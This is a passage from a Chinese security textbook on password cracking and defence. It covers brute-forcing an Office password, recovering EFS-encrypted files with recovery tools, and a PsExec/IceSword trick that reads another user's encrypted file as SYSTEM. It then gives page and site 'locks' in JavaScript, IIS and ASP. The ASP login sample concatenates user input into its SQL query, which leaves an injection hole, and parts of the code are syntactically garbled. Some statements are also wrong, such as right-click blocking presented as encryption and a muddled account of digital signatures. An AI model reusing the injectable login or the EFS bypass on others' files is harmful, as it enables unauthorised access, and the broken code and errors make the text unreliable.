Step 6 进入破解设置的第二步，选择字母表和语言此步骤可以保持，默认选项，设置好之后单击“Next（下一步）”按钮。




Step 7 进入破解设置的第三步，选择密码可能使用的符号类型，勾选可能的符号类型。例如，如果知道密码是全数字的，则只勾选“numbers（数字）”，然后单击“next（下一步）”按钮。



Step 8 进入破解设置的第四步，设置破解密码的起始长度和开始的密码，例如设置从两个字符长度的密码“00”开始破解。



Step 9 弹出任务概要窗口,在此可以看到设置的内容,如果不满意现在的设置,可以单击“Previous(上一步)”按钮,返回上面步骤重新设置,满意以后单击“Run a search(开始搜索)”按钮。



Step 10 破解成功

Step 10 完成后在“Information window(消息窗口)”中会显示密码信息,本例中显示文档的打开权限密码为“11”。

3.7 解密被EFS加密的文件

对文件采用EFS加密后,系统无法启动或崩溃等,如果没有备份密钥,硬盘上EFS加密的文件便无法打开。这时可以采用另一种方法,那就是专门针对EFS加密文件的解密软件,在本节,将介绍几款比较常用的解密EFS软件。


【案例2-12】利用Advanced EFS Data Recovery 解密EFS加密文件

1. 软件介绍


Advanced EFS Data Recovery简称AEFSDR,它主要能完成NTFS分区里解密EFS加密的解密任务,即使系统不能够启动,不能登录进去,AEFSDR也能有效地破解EFS加密的文件,它支持Windows 2000, Windows XP, Windows Server 2003 及 Windows Vista,甚至可以恢复密码钥匙。

2. 解密EFS

具体的操作步骤如下:



Step 1 运行Advanced EFS Data Recovery,进入Advanced EFS Data Recovery界面。




Step 2 单击“Scan for keys”按钮,扫描查找keys,在弹出的“select logical disk(s) to scan”对话框中选中选择有操作系统的磁盘分区,如只有C盘装了Windows XP,也可以全部选上,不过扫描时间会长些。

Step 3 选好分区,单击“Start Scan”按钮。


此时,程序会自动在各分区中搜索key,有效的key会用绿色显示在列表中,如下图所示。





Step 4 扫描加密的文件

Step 4 找出需要解密的文件：单击界面的“File tree”，找到加密文件所在的文件夹，再右侧单击文件，选择“Add files (s) into list”按钮，把它们加入到加入“Encrypted files”列表中，也可以在“Encrypted files”界面中，使用“Scan for encrypted files”按钮扫描找已加密文件。Encrypted files列表中绿色的文件表示可以破解，红色的表示不能破解（无适合的key）。



Step 5 选择破解的文件和文件保存路径

Step 5 在“Encrypted files”列表选中需要解密的文件，选好后单击“Decrypt”按钮。在弹出的对话框（select folder where decrypted files will be written）选择破解文件写入的路径，单击“确定”按钮，系统会进行破解，其间显示保存已破解文件进度，破解完成后，将显示破解成功提示。

Step 6 破解后的文件存放在刚才你所指定的磁盘的“\AEFSDR_E_DECRYPTED”目录下，文件数，大小与原文件夹下一样，只是文件名与原来不同。

教你一招




在使用Advanced EFS Data Recovery英文版时，对中文文件名支持不太好，最好使用英文或数字文件名。

【案例2-13】EFSKey解密EFS加密文件

1. 软件介绍

EFSKey主要是磁盘格式加密文件恢复工具，它不需要用户接触技术细节，复原文件完全是透明进行的。

2. 解密EFS



EFS Key的使用很简单，具体操作步骤如下。

Step 1 运行EFS Key程序。Advanced EFS Data Recovery，进入Advanced EFS Data Recovery界面。

Step 2 在EFS Key主界面，有点类似资源管理器，通过浏览，选择要解密的文件，程序便会自动寻找加密密钥解码，和Advanced EFS data recovery相相似，不能解码的文件图标会显示红色锁匙，能解码的图标会标示为绿色锁匙。

【案例2-14】PsExec和IceSword的方法破解EFS加密文件


1. 软件介绍

PsExec是一个轻型的telnet替代工具,使用它需手动安装客户端软件即可执行其他系统上的进程,并且可以获得与控制台应用程序相当的完全交互性。PsExec最强大的功能之一是在远程系统中启动交互式命令提示窗口,以便显示无法通过其他方式显示的有关远程系统的信息。

IceSword是斩断黑手的利刃,用于查探系统中的幕后黑手-木马后门,并作出处理。


2. 恢复EFS文件

利用PsExec和IceSword结合来恢复EFS文件,以在Windows XP 系统中NTFS磁盘上E盘建立一个test文件夹为例,启用EFS加密。文件夹中有一个加密过的文本文件test.txt,系统中有两个用户,系统管理员darcy和test,darcy属于administrators组,test属于users组,具体操作步骤如下。



Step 1 用系统管理员登录,在NTFS磁盘上E盘建立一个test文件夹,并建立一个test.txt文件。

Step 2 注销计算机,启用test 用户登录,打开cmd,在任务管理器中终止explorer.exe进程,打开PsExec尝试用system登录,在CMD中输入如下命令: PsExec -i -s -d explorer,再打开test.txt文件,为乱码。



Step 3 运行IceSword.exe,选择“文件”项,浏览test文件夹,右键选择test.txt,在弹出的快捷菜单中,选择“复制”项,复制到桌面,文件名任意,后缀不变。

Step 4 在桌面双击打开文件,成功读出。

3.8 密码破解的防范

俗话说“魔高一尺,道高一丈”,虽然密码破解工具的功能都是非常强大,然而还是可以通过一定的防范措施来避免被破解。

3.8.1 防范原理和手段

密码的破解花样可谓繁多,在这样一个环境下面,我们的安全和隐私得不到保障,作为应对之策,只能在加密上面下功夫,使密码更加复杂,更难于被破解。加密机制的改进和密码保护的完善都是对付密码破解的好办法。

针对各种破译软件的特性,这里提出三种比较有效的防范手段。

1. 采用多种加密相结合的手段

例如我们写好一个Word文档,先利用Word自带的加密系统对该文档加密,然后将其压缩为一个加密的RAR文档,最后将这个RAR文档压缩为一个加密的ZIP文档。这样,如果要破解原始的Word文档,必须同时拥有三种不同的解密技术,客观上增加了破译难度。

2. 不要混用密码

不要用自己的邮箱密码,银行卡密码等重要

密码作为文档加密的密码。从前面介绍的Office密码暴力破解器,就可以看到破解Office文档的密码是如此简单和快捷。也许黑客很难获得你的银行卡密码,但是如果你用银行卡密码加密了一个Word文档并不幸将这个Word文档传播给黑客阅读,可以想象你立即将处于一个多么可怕的境地。

3. 使用高级的加密手法

可以使用数字加密、数字签名、公/私钥加密、证书等更为高级的加密方式。

高级加密和解密系统有很强的数学特性,这里仅做概念上的简要介绍。

在密码学中,经常提到公钥和私钥的概念。公钥是公开的密钥,即向网络中所有用户公开的一把电子钥匙。私钥是私有的电子钥匙,只有加密者自己知道。在一次从A到B的通信中,A和B相互知道对方的公钥。A使用B的公钥加密数据,则只有B用自己的私钥才能解开这些加密数据,这就是所谓数字加密。A使用自己的私钥加密数据,则网络中包括B在内的所有用户都可以使用A公开的公钥解密数据,A不能抵赖自己已经发送的数据,这就是所谓数字签名。

数字加密(Digital Encryption)是研究利用数学算法将明文转变为不可能理解的密文,且反过来将密文转变为可理解形式的明文的方法、手段和理论的一门科学。要完成数字加密需要一种加密算法和一个密钥。加密算法其实就是一种数学函数,用来完成加密和解密运算。而密钥则由数字、字母组成,用它来实现对密文的加密或对密文的解密。相同的明文用不同的密钥加密得到不同的密文。数字加密的安全性取决于加密算法的强度和密钥的保密性。

数字签名(Digital Signature)是一种特殊的数字加密技术,它将数字加密的过程反向应用。在数字签名中,信息发送者使用公开密钥算法通过自己的私有密钥加密数据,产生别人无法伪造的一段数字串。发送者收到数据后,用发送者提供的公钥解开数据,就可确定消息的来源,同时也确定发送者发送信息的真实性。同时发送者对所发信息具有不可抵赖性。


3.8.2 加密实例

下面介绍一些加密的实例,希望能对保护计算机信息安全有所帮助。

1. 操作系统用户与密码

【案例2-15】操作系统用户与密码

在计算机启动以后会在出现用户账户的对话框,一般情况下如果设置了多个用户账户的话。在Windows XP中,依次单击“开始”→“控制面板”→“用户账户”进入到用户账户的窗口。




更改登录与注销方式

2. 文档加密

在工作过程中,很多重要的文档是要进行加密的,常见的就是Office文档以及Access数据库文档了,这也是很多对此所忽视安全性所在。


【案例2-16】加密Office文档

Step 2 打开“另存为”对话框




Step 3 选择“安全措施选项”

- Step 1 打开要进行加密的Word文档。
- Step 2 通过菜单栏的“文件”→“另存为”打开另存为的对话框
- Step 3 选择“工具”→“安全措施选项”打开“安全性”对话框。



Step 4 设置打开和修改文档密码


Step 4 在“安全性”对话框里就可以为文档设置打开文档的密码以及修改文档的密码，确定后会要求再次输入打开以及修改文档密码，如果只有打开文档的密码将只能打开与阅读文档，不能修改保存文档，只有拥有了修改文档的密码才能做出修改。



Step 5 单击“高级”选择加密类型


Step 5 由于对于不同加密算法的密码安全性不同，这里可以通过“高级”打开加密类型选择的对话框。一般情况下，建议选择RC4的RSA类型的加密算法，具有良好的保密安全性能。

【案例2-17】加密Access数据库文档



Step 1 启动Access“以独占方式打开”数据库文件

Step 1 启动Access程序，执行“文件打开”命令，打开“打开”对话框，选中需要加密的数据库文件，然后按右下角“打开”按钮右侧的下拉按钮，在随后弹出的下拉列表中（如下图所示）选择“以独占方式打开”选项，打开相应的数据库文件。



Step 2 设置数据库密码

Step 2 执行“工具”→“安全”→“设置数据库密码”命令，打开“设置数据库密码”对话框，设置好密码后，确定返回，即可对打开的数据库文件进行加密。

3. 网页加密

现在专业性的网站越来越多，许多个人都在网上建立起了自己的小家。不过辛辛苦苦制作的网页被别人拿去改头换面却是件非常痛心的事，所以大家都想保护自己原创性的作品，为自己的网页上把锁。有鉴如此，这里就来讨论如何为网页加把锁。

【案例2-18】JavaScript密码锁

JavaScript是一种新的网页描述语言，是由Sun公司以及网景(Netscape)公司开发的，这种语言可以被嵌入任何html的文件之中，使用它可以设计很好交互性的网页内容。使用javascript非常简单，只是插入一小段代码，就可以让网页产生千奇百怪的效果，而且使用javascript来加密的方法是网页加密最常用的方法。

使用javascript加密最简单的结果就是让浏览者不能使用鼠标右键，当点击右键想对图片进行保存或者复制文字的时候就会弹出一个警告窗口或弹出收藏夹对话框等。

(1) 利用弹出窗口封锁鼠标右键

将下面这段代码放在网页html代码的<head

></head>标志中,就可以实现封锁右键,给网页加密。

```
<script language="javascript">
function click() {
    if (event.button==2) {alert('本站不准使用鼠标右键! ^_^')}
}
document.onmousedown=click</script>
```

(2)弹出“添加收藏夹”对话框封锁鼠标右键

将下面这段代码放在网页的html代码的<head></head>标志中。实现点击右键出现“添加到收藏夹”对话框选项。

```
<script language="javascript">
function click() {
    if (event.button==2) {window.external.addFavorite('http://www.scu.edu.cn/', '四川大学')}
}
document.onmousedown=click</script>
```

(3)彻底封锁鼠标右键

将以下这段代码放在网页的HTML代码的<head></head>标志中能够实现彻底封锁鼠标右键的效果,由于这个脚本在右键按下时调用一个函数,所以可以更改为很多种类型。即使按下左键,再按下右键,放开左键,再放开右键的方法也还是破解不了。

```
<script>
function DM(e){
    if(!ns){
        if(event.button>1)window.external.addFavorite('http://www.uestc.edu.cn/', '电子科大')}
    else{if(e.which>1)
        return false}
```

```
}
ns=navigator.appName=="Netscape";
if(ns)document.captureEvents(Event.MOUSEMOVE|Event.MOUSEDOWN);
document.onmousemove=DM;document.onmousedown=DM;</script>
```

(4)禁止查看源文件

将下面这段代码放在网页的HTML代码的<head></head>标志中则可实现禁止利用IE浏览器来查看源文件。

```
<script language="JavaScript">
<!--
document.onmousedown=click
function click() {
    if ( event.button==2) {alert('对不起,您无权查看本网页源文件! ')}
    if ( event.button==3) {alert('对不起,您无权查看本网页源文件! ')}
}
//-->
</script>
```

(5)用乱码显示链接、调用地址加密。

利用某些函数把URL字符转换成ASCII码,从而达到隐藏链接Frame页面以及*.js,*.asp等源码脚本的目的。返回ASCII码escape(character),ASCII码为%XX格式(XX是十六进制),如空格键为%20。返回字符unescape(string)

```
<script>
<!--
var Words=" %3Cframeset%20BORDER%3D%220%22%20FRAMEBORDER%3D%220%22%20FRAMESPACING%3D%220%22%20rows%3D%22100%25%22%3E%0D%0A%20%20%3Cframe%20SRC%3D%22http%3A//XXX.XXX.COM/XXX/XXX/%22%20NAME%3D%22oos1%22%20"
//-->
```


</script>

利用javascript还可以使用调用脚本显示页面加密、密码校验等加密方法,但是由于代码繁杂以及使用难度较高而不经常使用,这里就不做过多讲述。

【案例2-19】使用IIS(Internet信息服务)的密码锁

不要以为只有javascript可以加密网页,使用IIS也可实现类似的加密效果,只要计算机上安装的Web服务器是IIS,而使用者又是管理员权限的用户时,就可以用一种简单的方法来实现密码验证。

教你一招



这项操作要使用Win 2000/2003 Server版的操作系统,并且要安装了IIS及域用户管理器的组件。

(1) 启用IIS密码锁


Step 1 启动IIS并选择要对其加密的目录



Step 2 单击“属性”按钮


Step 1 依次单击“开始”→“控制面板”，双击“管理工具”→“Internet信息服务”，打开“Internet 服务管理器”，展开左窗口的“网站”→“默认站点”，然后在其所展开的目录中选中我们想对其进行加密。

Step 2 然后单击“属性”按钮，打开“文件夹属性”对话框。



Step 3 选择“目录安全性”选项卡，单击“编辑”按钮

Step 3 接着选择“images属性”对话框中“目录安全性”选项卡，单击“身份验证和访问控制”域中的“编辑”按钮。




Step 4 设置身份验证方法和域控制器

Step 4 在弹出的“身份验证方法”对话框中，取消“启用匿名访问”选项前面的勾选，然后勾选“用户访问需经过身份验证”中的前三个选项，在弹出的提示对话框选择“是”并在“默认域”框中填写上默认的域控制器，最后单击“确定”按钮退出。

(2) 设置用户的名称及密码

只是对目录的安全进行了设置还不行,为了让上网的用户只有在输入用户名称和密码后才可以浏览放在该目录下的网页,这里还要设置用户的名称及密码。




Step 1 打开“Active用户和计算机”窗口


Step 1 单击“开始”→“程序”→“管理工具”→“Active用户和计算机”，打开相应的窗口。

Step 2 在这里要给域用户里添加新用户，在窗口左边“Users”上单击右键，在弹出的菜单中选择“新建”→“用户”。

Step 3 输入用户信息




Step 3 然后在弹出的“新建对象-用户”窗口中输入新用户的信息。



Step 4 在下一步的窗口中输入用户密码以及取消选择“用户下次登录时须更改密码”选项。

Step 5 一直单击“下一步”按钮完成操作即会完成新建用户的操作。注意，新建用户必须在设置好DNS和DHCP服务，以及满足相应的Windows安全策略的前提下。

到此为止,利用IIS服务器来给网页加密就全部完成了,当用户想访问安全目录下的网页时,必须在如下图所示的对话框中输入网络用户名和密码的窗口中输入前面设置的新用户名及密码才可以进入安全设置目录。



【案例2-20】使用ASP程序密码锁

除了使用IIS服务器来给网页加密,还可以使用ASP程序来给网页进行加密,一般来说利用程序来进行密码验证的方法比较通用,现在大多数网站都使用ASP程序,它对Web服务器没有具体

要求,而其加密就是借助数据库及ASP程序进行设计,来实现一种通用网页的加密操作。

打开Microsoft Access程序,建立一个“账号及密码”的数据表,假设将这个表取名为“accounts”,数据库名为“iis.mdb”,数据表的结构如下。

“账号及密码”数据表

字段说明	字段名称	数据类型	数据长度
账号	ID	文本	15
密码	PWD	文本	15

编辑一个pass.asp的验证文件,源代码如下。

```
<%
Function Check(ID, Pwd)
Dim conn, par, rs
Set conn = Server.CreateObject("ADODB.
Connection")
par="driver={Microsoft Access Driver
(*.mdb)} "
conn.Open par && ";dbq=" && Server.
MapPath("iis.mdb")
sql="Select ? From accounts Where ID='
&& ID && ' And Pwd = ' " && Pwd && "'
Set rs=conn.Execute(sql)
If rs.EOF Then
Check=False
Else
Check=True
End If
End Function
%>
<%
If IsEmpty(Session("Passed")) Then
Session("Passed")=False
Head="请输入账号和密码"
ID=Request("ID")
Pwd=Request("Pwd")
If ID="" Or Pwd="" Then
Head="请输入账号和密码"
```

```
Else If Not Check(ID, Pwd) Then
Head="账号或密码有错"
Else
Session("Passed") = True
End If
If Not Session("Passed") Then
%>
<html>
<head> <title> </title> </head>
<body BGCOLOR="#FFFFFF">
<h2 ALIGN="CENTER"> <%=Head%>
</h2>
<hr WIDTH="100%">
<form Action=" <%=Request.
ServerVariables("PATH_INFO")%>
Method="POST">
<table BORDER="1" CELSPACING="0"
>
<tr>
<td ALIGN="RIGHT">账号: </td>
<td><input Type="Text" Name="ID"
Size="12" Value="<%=ID%>"> </td>
</tr>
<tr> <td ALIGN="RIGHT">密码: </td>
<td><input Type="Password"
Name="Pwd" Size="12" Value="<%=Pwd%>"
> </td> </tr>
</table>
<p><input Type="Submit" Value="确定"
> </p> </form>
<hr WIDTH="100%" align="center">
</body> </html>
<%Response.End
End If %>
```

在需要加密网页的HTML代码最前面加上“<!--#include file="pass.asp"-->”就可以了。由于这个验证合法性的页面具有通用性,所以非常方便使用。

4. 软件加密

通常情况下使用软件加密文件是最方便快捷的方法,而且安全性能也是非常高。加密软件种类繁多,使用的方法大同小异,都是根据一定的加密算法来对文件进行加密解密。

【案例2-21】万能加密器软件

万能加密器的具有加密文件大小不限、文件类型不限,采用高速算法,加密速度快,安全性能高;界面美观,有加/解密列表功能以及小巧易用的特性,具有很高的安全性。

万能加密器是一款免费绿色的软件,解压后无需安装即可使用,运行界面如下图所示。




加密时只需要通过“添加文件”按钮将要加密的文件添加进加密列表中(可以添加多个文件),然后输入密码并确认密码,再单击“开始加密”按钮即开始进行加密。

加密后的文件不进行解密是不能打开,例如加密后的Word文档,打开后将会使乱码而完全无法阅读。解密需要将文件添加到解密列表中(可以添加多个文件),然后输入正确的加密密码,单击解密按钮即可解密文件。




直接进行加密后的文件需要打开万能加密器来进行解密操作,这样会造成一定的麻烦,如果使用“编译EXE”功能则可以解决这个问题,即使加密后没有万能加密器程序也可对加密文件进行解密。

如下图所示:选择要编译的文件,然后设置编译后的文件名,一般应该保持名称不便为好,这样便于以后查看文件;再来设置加密密码并进行确认,然后单击“开始编译/加密”按钮即可开始操作。



在对上面加密的自解密EXE文件进行打开操作时会自动弹出一个对话框,要求输入解密密码。



万能加密器还具有文件嵌入、分割以及伪装目录以及密码管理等等的功能,其实这些功能和上面提及的功能一样的简单实用,限于篇幅的原因这里不做过多讲述了。

【案例2-22】使用“世纪鸟网页加密精灵”加密网页

“世纪鸟网页加密精灵”是一款绿色的小软件“世纪鸟网页加密精灵”,能更方便快速的对网页进行加密。

第3章 密码破解大揭密

使用“世纪鸟网页加密精灵”的“网页登录密码”选项来给网页加密具体步骤如下:



Step 2 单击“加密代码”按钮

- Step 1 打开要加密的网页,复制出HTML源代码,然后打开“世纪鸟网页加密精灵”软件,选择“网页登录密码”选项,这时在右边就会出现一行加密代码的操作说明。
- Step 2 按界面提示复制要加密网页的HTML代码到表单中,然后单击“加密代码”按钮。



Step 3 单击“生成并复制密码页面程序”按钮

- Step 3 在“请输入登录密码”的输入框中输入长度小于10位的密码,然后单击“生成并复制密码页面程序”按钮,这时软件会自动在下方的javascript代码中加入要输入的登录密码作为验证信息,并将这段代码复制到你的剪贴版中。

Step 4 接下来再将这段代码粘贴到网页中,并将网页改名为(你输入的登录密码).htm,这样就可以对此文件加密了。

3.9 本章习题

一、选择题

- 1.不是破解屏幕保护密码的方法有()。
A.“忘记密码向导”创建“密码重设盘”
B.IP地址冲突法
C.查看注册表相关数据法
D.软件破解屏保密码
- 2.破解System密码的方法有()
A.取出电池
B.利用放电跳线
C.短接电池插座的正负极
D.光盘的自动运行法

二、填空题

- 1.高级加密方法有_____、_____、_____等。
- 2.万能密码,就是BIOS程式上面的_____,通常厂商用来方便自己的工程人员使用,所以万能密码可以无论你设什么密码,都能进入BIOS重新设定。
- 3.数字加密(Digital Encryption)是研究利用_____将明文转变为不可能理解的密文,且反过来将密文转变为_____的方法、手段和理论的一门科学。

三、问答题

